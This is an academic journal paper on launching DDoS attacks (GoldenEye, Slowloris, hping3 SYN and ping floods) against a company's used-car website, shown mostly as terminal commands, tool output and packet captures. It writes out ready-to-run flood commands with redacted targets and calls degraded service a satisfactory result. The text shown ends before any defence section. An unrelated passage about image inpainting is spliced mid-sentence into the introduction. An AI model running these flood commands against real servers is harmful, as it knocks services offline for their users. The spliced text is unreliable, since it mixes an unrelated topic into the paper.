International Journal of Innovative Research of Science, Engineering and Technology (IJIRSET)

Impact Factor 8.423

|www.ijirset.com |A Monthly, Peer Reviewed & Referred Journal| e-ISSN: 2319-8753; p-ISSN: 2347-6710|

Volume 13, Issue 7, July 2024

|DOI: 10.15680/IJIRSET.2024.1307001|

Analysis and Implementation of Distributed Denial of Service (DDoS) Attacks on the Website and Server

Agustinus Noertjahyana[1], Dave Handoko Priatmojo[2], M. Zainal Arifin[3]

[1,2] Informatics Department, Petra Christian University, Surabaya, Indonesia

[3] Informatics Department, State University of Malang, Malang, Indonesia

ABSTRACT: **In today's digital era, maintaining the security of websites and server infrastructure is crucial to ensure data security and the smooth running of online services. This thesis explores the in-depth analysis and practical application of distributed DDoS attacks on websites and server infrastructures of relevant institutions. The aim of this thesis is to deepen the understanding of DDoS attack mechanisms and develop efficient mitigation methods. Through this research, frequent attack patterns were discovered, system vulnerabilities were evaluated, and systematic prevention and response strategies were proposed. Tests were conducted on the implementation of various defence strategies, including the use of more advanced firewalls, effective intrusion detection systems, and robust network architecture structures, to assess their ability to counteract DDoS attacks. During the research, various attacking and defensive strategies were evaluated, revealing interesting variations in the results. Some attack experiments yielded satisfactory outcomes, while others require further fine-tuning. The findings of this research are expected to provide new insights into the field of cybersecurity and serve as a guide for system administrators to protect their digital assets from ever-evolving threat**.

KEYWORDS: DoS, Ddos, Goldeneye, Kali Linux, Slowloris.

I. INTRODUCTION

In today's digital age, ensuring the security of websites and servers is crucial. As websites continue to grow and cater to various user needs, including information access, shopping, and communication, the risk of cyber-attacks also increases. Protecting user data and ensuring smooth operations are the primary reasons why website and server security is of utmost importance[1-4]. Such attacks can result in severe consequences, including data breaches, financial loss, disruption of operations, loss of user trust, and more. Common types of attacks include malware attacks, SQL injection attacks, Denial of Service (DoS) attacks, cross-site scripting (XSS) attacks, among others [5]. One commonly utilized method to test the security of a website or server is through Distributed Denial of Service (DDoS) attacks. This method involves continuously sending fake traffic to overload the server or system being tested, thus assessing its resilience against such attacks [6-10]. This research focuses on testing the system's resilience to DDoS attacks.

This study will utilize GoldenEye and other tools to conduct DDoS attacks for the purpose of testing system or network security. GoldenEye is a freely available tool that can simulate DoS attacks on a targeted system or network, providing insights into the system's response. In addition to attacking the system, the research will also focus on implementing defensive solutions to protect against and prevent DDoS attacks. Known preventive measures include employing anti-DDoS hardware and software, configuring hardware to withstand DDoS attacks, and utilizing DDoS protection toolsage inpainting is a method for repairing damaged pictures or removing unnecessary elements from pictures. It recovers the missing or corrupted parts of an image so that the reconstructed image looks natural. In real world, many people need a system to recover damaged photographs, designs, drawings, artworks etc. damage may be due to various reasons like scratches, overlaid text or graphics etc.

II. RELATED WORK

A Distributed Denial of Service (DDoS) Attack is a type of cyber-attack that overwhelms a network or system by flooding it with fake traffic, causing it to shut down [11-13]. Web security refers to measures taken to protect websites from such attacks [14]. This research focuses on other types of DDoS attacks, including Slowloris, TCP Syn Flood, and Ping Flood. Slowloris is a type of Denial of Service (DoS) attack that enables a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports. This attack was first introduced by hacker RSnake in 2009 and has since become a significant point of interest in cybersecurity research due to its unique method of operation, which involves sending partial HTTP requests to the target server, thereby holding the connections open and eventually exhausting the server's connection pool. Slowloris is a cyber-attack that gradually disables a website or server by sending numerous partial requests and keeping the connections open for as long as possible [15-17]. This eventually renders the website or server inaccessible to authorized users. TCP Syn Flood is a DDoS attack that exploits the TCP three-way handshake mechanism to overwhelm a network or system. This handshake is the foundation for establishing connections in TCP/IP networks [18-21]. Ping Flood, also known as ICMP Flood, is a denial-of-service attack where the attacker floods the target system with ping requests, overwhelming it with small data packets [22]. These attacks will be carried out on the target website, namely the XYZ website, which is one of the platforms used by Company XYZ to conduct business related to the automotive industry. Some of the services provided on the XYZ website include buying and selling used cars, swapping cars, and auctioning used cars.

III. METHODOLOGY

Every website has its own issues, such as a company website that conducts car buying and selling transactions, which faces several potential security problems, particularly related to Distributed Denial of Service (DDoS) attacks. One example of an attack by an attacker/hacker can be observed when the website is unable to handle many requests from users, leading to a DDoS attack. This attack is executed by sending an overwhelming number of requests to the website server, causing the server to become burdened or overloaded and unable to handle any more requests from other users. This can render the website inaccessible to other users. Additionally, DDoS attacks will vary according to the strategy that has been designed.

Based on Figure 1, it can also be seen that in addition to the attack strategies, methods for defending and protecting the system from DDoS attacks will also be explained.



START
Preparation & Planning
DDoS Implementation
Defense and Improvement Strategies as Recommended by Related Companies
Create a Final Report of Tests Conclusions
END

Fig. 1. Workflow of Research

Volume 13, Issue 7, July 2024

|DOI: 10.15680/IJIRSET.2024.1307001|

IV. EXPERIMENTAL RESULTS

Fig. 2 depicts the website that will be the target of the DDoS attack. Each DDoS attack experiment will be conducted using different tools and various types of DDoS attacks, such as Slowloris, TCP Syn Flood, and Ping Flood. Before carrying out the attack, researchers conducted a reconnaissance and scanning stage on the target website using Nmap and Zenmap. This was done to obtain information about the target system and to identify vulnerabilities in the target's security system.





Fig.2. Targeted Website


Figs. 3 and 4 are the results of DDoS attack experiments that have been carried out using Goldeneye and Etherape on 2 operating systems, namely Kali Linux and Linux Ubuntu. Both have quite similar results, where the target security system has not been penetrated and the target security system has detected the attack while giving a false alarm to the system used by researchers.



```
        -h, --help              Shows this help

┌──(kali㉿kali)-[~/GoldenEye]
└─$ python3 goldeneye.py [redacted] -w 3 -s 650

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 3 workers running 650 connec
tions each. Hit CTRL+C to cancel.
650 GoldenEye strikes hit. (0 Failed)
1300 GoldenEye strikes hit. (0 Failed)
1300 GoldenEye strikes hit. (0 Failed)
1300 GoldenEye strikes hit. (0 Failed)
1300 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (0 Failed)
1950 GoldenEye strikes hit. (1 Failed)
        Server may be DOWN!
1950 GoldenEye strikes hit. (1 Failed)
```

Protocol	Port	Inst Traffic	Accum Traffic	Avg Size	Last Heard	Packets
DOMAIN	53	6.29 Kbps	133.23 Kbytes	201 bytes	0" ago	678
HTTPS	443	0 bps	15.38 Mbytes	428 bytes	6" ago	37710
ICMPV6	-	4.06 Kbps	24.87 Kbytes	76 bytes	0" ago	337
MDNS	5353	0 bps	107 bytes	107 bytes	42" ago	1
TCP-UNKNOWN	-	0 bps	1019.49 Kbytes	1.07 Kbytes	2" ago	951
UDP-UNKNOWN	-	0 bps	2.13 Kbytes	199 bytes	8" ago	11

Fig. 3. DDoS Attack First Results Using Goldeneye and Etherape on Kali Linux




```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 5 workers running 500 connections each. Hit
 CTRL+C to cancel.
1000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
2000 GoldenEye strikes hit. (0 Failed)
```

Protocol	Port	Inst Traffic	Accum Traffic	Avg Size
BOOTPS	67	0 bps	652 bytes	326 bytes
ICMPV6	-	248 bps	210 bytes	70 bytes
IP_UNKNOWN	-	0 bps	440 bytes	110 bytes
MDNS	5353	808 bps	1,62 Kbytes	98 bytes
UDP-UNKNOWN	-	0 bps	1,67 Kbytes	214 bytes

Fig. 4. DDoS Attack Second Results Using Goldeney and Etherape on Linux Ubuntu


Figures 5 and 6 depict two attack experiments that have been previously conducted, yielding satisfactory results. This was determined through monitoring the target website, where it was observed that the target website experienced side effects or negative impacts from the attacks.



```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 3 workers runnin
g 500 connections each. Hit CTRL+C to cancel.
473 GoldenEye strikes hit. (0 Failed)
1000 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
1500 GoldenEye strikes hit. (0 Failed)
```

Protocol	Port	Inst Traffic	Accum Traffic	Avg Size	Last Heard	Pa
DHCPV6-CLIENT	546	0 bps	1.60 Kbytes	149 bytes	2'24" ago	11
DOMAIN	53	114.68 Kbps	1.45 Mbytes	152 bytes	0" ago	10
HTTP	80	0 bps	1.58 Mbytes	75 bytes	9" ago	22
HTTPS	443	1.46 Mbps	17.89 Mbytes	449 bytes	0" ago	41
ICMP	-	0 bps	115 bytes	115 bytes	4'33" ago	1
ICMPV6	-	840 bps	33.91 Kbytes	73 bytes	1" ago	47
IGMP	-	0 bps	680 bytes	62 bytes	3'17" ago	11
IP_UNKNOWN	-	0 bps	5.35 Kbytes	105 bytes	5" ago	52
MDNS	5353	0 bps	20.62 Kbytes	107 bytes	29" ago	19
NETBIOS-NS	137	0 bps	110 bytes	110 bytes	4'29" ago	1
SMB	-	0 bps	243 bytes	243 bytes	3'37" ago	1
TCP-UNKNOWN	-	2.67 Kbps	165.31 Kbytes	639 bytes	0" ago	26
UDP-UNKNOWN	-	0 bps	24.61 Kbytes	181 bytes	26" ago	13

Fig. 5. DDoS Attack First Results Using Slowloris, Goldeneye, and Etherape on Kali Linux



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/Slowloris

┌──(kali㉿kali)-[~/Desktop/Slowloris]
└─$ cd slowloris

┌──(kali㉿kali)-[~/Desktop/Slowloris/slowloris]
└─$ python3 slowloris.py[redacted] -s 450
[08-06-2024 01:13:23] Attacking [redacted]with 4
50 sockets.
[08-06-2024 01:13:23] Creating sockets ...
[08-06-2024 01:13:43] Sending keep-alive headers ...
[08-06-2024 01:13:43] Socket count: 450
[08-06-2024 01:13:58] Sending keep-alive headers ...
[08-06-2024 01:13:58] Socket count: 450
[08-06-2024 01:14:13] Sending keep-alive headers ...
[08-06-2024 01:14:13] Socket count: 450
[08-06-2024 01:14:28] Sending keep-alive headers ...
[08-06-2024 01:14:28] Socket count: 450
[08-06-2024 01:14:43] Sending keep-alive headers ...
[08-06-2024 01:14:43] Socket count: 450
[08-06-2024 01:14:58] Sending keep-alive headers ...
[08-06-2024 01:14:58] Socket count: 450
[08-06-2024 01:15:13] Sending keep-alive headers ...
[08-06-2024 01:15:13] Socket count: 450
[08-06-2024 01:15:28] Sending keep-alive headers ...
[08-06-2024 01:15:28] Socket count: 450
[08-06-2024 01:15:43] Sending keep-alive headers ...
[08-06-2024 01:15:43] Socket count: 450
[08-06-2024 01:15:59] Sending keep-alive headers ...
[08-06-2024 01:15:59] Socket count: 450
```


Protocol	Port	Inst Traffic	Accum Traffic	Avg Size	Last Heard	Pa
DHCPV6-CLIENT	546	0 bps	1.60 Kbytes	149 bytes	1'50" ago	11
DOMAIN	53	1.14 Kbps	1.08 Mbytes	152 bytes	0" ago	75
HTTP	80	0 bps	1.45 Mbytes	75 bytes	5" ago	20
HTTPS	443	0 bps	13.30 Mbytes	436 bytes	2" ago	32
ICMP	-	0 bps	115 bytes	115 bytes	3'59" ago	1
ICMPV6	-	1.50 Kbps	29.95 Kbytes	73 bytes	0" ago	42
IGMP	-	0 bps	680 bytes	62 bytes	2'43" ago	11
IP_UNKNOWN	-	0 bps	5.18 Kbytes	106 bytes	27" ago	50
MDNS	5353	848 bps	20.31 Kbytes	107 bytes	1" ago	19
NETBIOS-NS	137	0 bps	110 bytes	110 bytes	3'56" ago	1
SMB	-	0 bps	243 bytes	243 bytes	3'3" ago	1
TCP-UNKNOWN	-	2.41 Kbps	156.16 Kbytes	675 bytes	0" ago	23
UDP-UNKNOWN	-	0 bps	24.36 Kbytes	182 bytes	3" ago	13

Fig. 6. DDoS Attack Second Results Using Slowloris, Goldeneye, and Etherape on Kali Linux

Figs. 7 and 8 show the results of attack experiments using the TCP Syn Flood method, which is a type of DDoS attack. Both experiments yielded quite good results as the side effects or negative impacts of the attack were visible on the target website during monitoring. However, the side effects experienced by the target website were only temporary; after a while, the attack began to be detected and became ineffective over time.

Volume 13, Issue 7, July 2024


|DOI: 10.15680/IJIRSET.2024.1307001|



```
┌──(kali㉿kali)-[~]
└─$ wireshark
 ** (wireshark:2640) 19:22:46.639943 [Capture MESSAGE] --
Capture Start ...
 ** (wireshark:2640) 19:22:46.799935 [Capture MESSAGE] --
Capture started
 ** (wireshark:2640) 19:22:46.800033 [Capture MESSAGE] --
File: "/tmp/wireshark_eth06P2NQ2.pcapng"
```

```
                                          [redacted]  Protocol Length Info
                                                      IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=7400, ID=
                                                      TCP      1174 51124 → 80 [SYN] Seq=0 Win=512 Len=10000 [TCP seg
                                                      IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=00:
                                                      IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=
8284… 78.926277290  [redacted]                        IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=2960, ID=
8284… 78.926317315                                    IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=4440, ID=
8284… 78.926334474                                    IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=5920, ID=
8284… 78.926373882                                    IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=7400, ID=
8284… 78.926390984                                    TCP      1174 51125 → 80 [SYN] Seq=0 Win=512 Len=10000 [TCP seg
8284… 78.926440274                                    IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=00:

› Frame 1: 1174 bytes on wire (9392 bits), 1174 bytes captured (   0000  e0 0c e5 bc c6 c6 00 0c  29 ae a9 62 08 00 45 00
› Ethernet II, Src: VMware_ae:a9:62 (00:0c:29:ae:a9:62), Dst: Hu   0010  04 88 00 1d 04 56 40 06  f0 e5 79 d3 db e9 22 6f
› Internet Protocol Version 4, Src: 121.211.219.233, Dst: 34.111   0020  08 ec 58 58 58 58 58 58  58 58 58 58 58 58 58 58   ··XXX
› Data (1140 bytes)                                                0030  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
                                                                   00b0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXX
```

Fig. 7. TCP Syn Flood Attack First Results Using Hping3 and Wireshark on Kali Linux




```
No.   Time          Source            Destination  Protocol Length Info
1015… 265.397607490 90.3.121.81       [redacted]   TCP      554 22488 → 80 [
1015… 265.397632693 187.106.96.53                  TCP      554 22489 → 80 [
1015… 265.397750145 98.237.132.205                 TCP      554 22490 → 80 [
1015… 265.397776480 219.49.105.177                 TCP      554 22491 → 80 [
1015… 265.397903943 106.160.146.102                TCP      554 22492 → 80 [
1015… 265.397929295 116.128.2.56                   TCP      554 22493 → 80 [
1015… 265.398047730 49.220.113.170                 TCP      554 22494 → 80 [
1015… 265.398072982 129.232.209.166                TCP      554 22495 → 80 [
1015… 265.398317437 16:f7:be:f0:1b:44 Broadcast    ARP       42 Who has 192.
1015… 266.422278378 16:f7:be:f0:1b:44 Broadcast    ARP       42 Who has 192.

› Frame 1: 86 bytes on wire (688 bits), 86 byt   0000  ff ff ff ff ff ff 00 50  56 c0 00 08 08
› Ethernet II, Src: VMware_c0:00:08              0010  00 48 96 42 00 00 80 11  0a 11 c0 a8 8c
› Internet Protocol Version 4, Src [redacted]    0020  8c ff e1 15 e1 15 00 34  bb 68 53 70 6f
› User Datagram Protocol, Src Port:              0030  70 30 fc 1c f4 81 a5 93  f0 49 00 01 00
› Data (44 bytes)                                0040  c2 03 cd 89 1c a8 34 60  58 6d 40 63 27
                                                 0050  aa 4d a6 a8 72 c4

eth0: <live capture in progress> | Packets: 1015146 · Displayed: 1015146 (100.0%) | Profile: Default
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --count 50000 --data 500 --syn -p 80 --flood --random-source [redacted]
[sudo] password for kali:
hping3: unrecognized option '--random-source'
Try hping3 --help

┌──(kali㉿kali)-[~]
└─$ sudo hping3 --count 50000 --data 500 --syn -p 80 --flood --rand-source [redacted]
HPING [redacted] S set, 40 headers + 500 data bytes
hping in flood mode, no replies will be shown
```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
kali@kali: ~
File Actions Edit View Help
BACKDOOR
VIRUS TOTAL

Fig. 8 . TCP Syn Flood Attack Second Results Using Hping3 and Wireshark on Kali Linux


Figs 9 and 10 are the results of the Ping Flood experiment conducted using Hping3 and Wireshark. The results of the attack did not produce satisfactory results and it can be said that the attack was not effective enough to penetrate the security system owned by the target. When monitoring the target website, no side effects, or negative impacts of the attack were found at all and the target website can run smoothly.



```
kali@kali: ~
len=46 ip=[redacted] ttl=117 id=0 icmp_seq=37452 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37453 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37454 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37455 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37456 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37457 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37458 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37459 rtt=0.0 ms
len=46 ip=           ttl=117 id=0 icmp_seq=37460 rtt=0.0 ms
^C
—— [redacted] hping statistic ——
1217781 packets transmitted, 1088177 packets received, 11% pa
cket loss
round-trip min/avg/max = 5.2/41.9/130.8 ms

┌──(kali㉿kali)-[~]
└─$
```

```
Capturing from eth0
                                     Destination  Protocol Length Info
                                     [redacted]   ICMP     42 Echo (ping) request  id=0x115f, seq=28225/16750
                                                  ICMP     42 Echo (ping) request  id=0x115f, seq=28481/16751
                                                  ICMP     42 Echo (ping) request  id=0x115f, seq=28737/16752
                                                  ICMP     42 Echo (ping) request  id=0x115f, seq=28993/16753
